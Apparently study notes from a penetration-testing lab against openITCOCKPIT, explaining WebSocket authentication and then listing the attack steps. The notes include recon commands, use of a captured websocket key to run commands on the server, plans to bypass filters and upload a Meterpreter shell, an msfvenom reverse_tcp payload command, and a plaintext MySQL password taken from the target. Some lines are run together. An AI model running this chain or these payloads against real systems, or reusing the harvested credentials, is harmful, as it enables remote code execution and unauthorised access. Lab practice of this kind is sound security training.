
What are Websockets?
WebSocket is a browser-supported communication protocol that uses HTTP for the initial connection but then creates a full-duplex connection, allowing for fast communication between the client and server. While HTTP is a stateless protocol, WebSocket is stateful. In a properly-built solution, the initial HTTP connection would authenticate the user and each subsequent WebSocket request would not require authentication. However, due to complexities many developers face when programming with the WebSocket protocol, they often “roll their own” authentication. In openITCOCKPIT, we see a key is provided in the same object a websocket_url is set. We suspect this might be used for authentication.
Identification
grep -r "wss:""websocket_url":"wss:\/\/192.168.184.129\/sudo_server"cat commands.html | grep -E "script.*src" | grep -Ev "vendor|lib|plugin"–> Find location of custom Javascriptwget --no-check-certificate -q -i list.txtsudo pip3 install jsbeautifierfor f in compressed_*.js; do js-beautify $f > pretty/"${f//compressed_}"; done;for i in $(grep -r "send(" --exclude "components.js" | awk -F"toJson" '{ print $2 }' | cut -d "'" -f 2); do echo "controller.js: $i"; done
Search for Send Function

Vulnerable to RCE

- JQuery Console
- Takes arbitrary input from JQuery

- We can control task and data, but need to locate where
_uniqidand_keyare

- This is shown in onResponse, through the connection response

- Key value is passed during setup

- onConnectionOpen is called before response
- Create our own websocket
python3 wsclient.py --url wss://openitcockpit/sudo_server -k 1fea123e07f730f76e661bced33a94152378611e -v=python3 wss.py --url wss://192.168.184.129/sudo_server --key 1fea123e07f730f76e661bced33a94152378611e- attempt to run commands –> improve script to just return results of commands
- use existing commands to bypass filters
- use existing scripts to bypass filters
- upload python shell then meterpreter shell
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port) -f elf > reverse.elf
private $staging_test = array(
                'datasource' => 'Database/Mysql',
                'persistent' => false,
                'host' => 'localhost',
                'login' => 'openitcockpit',
                'password' => 'eloCRIuPt6qg',
                'database' => 'openitcockpit',
                'prefix' => '',
                'encoding' => 'utf8',
                'port' => 3306
        );
- Use this to connect to MySQL instance
- Search for password + salt(?) –> Need to complete later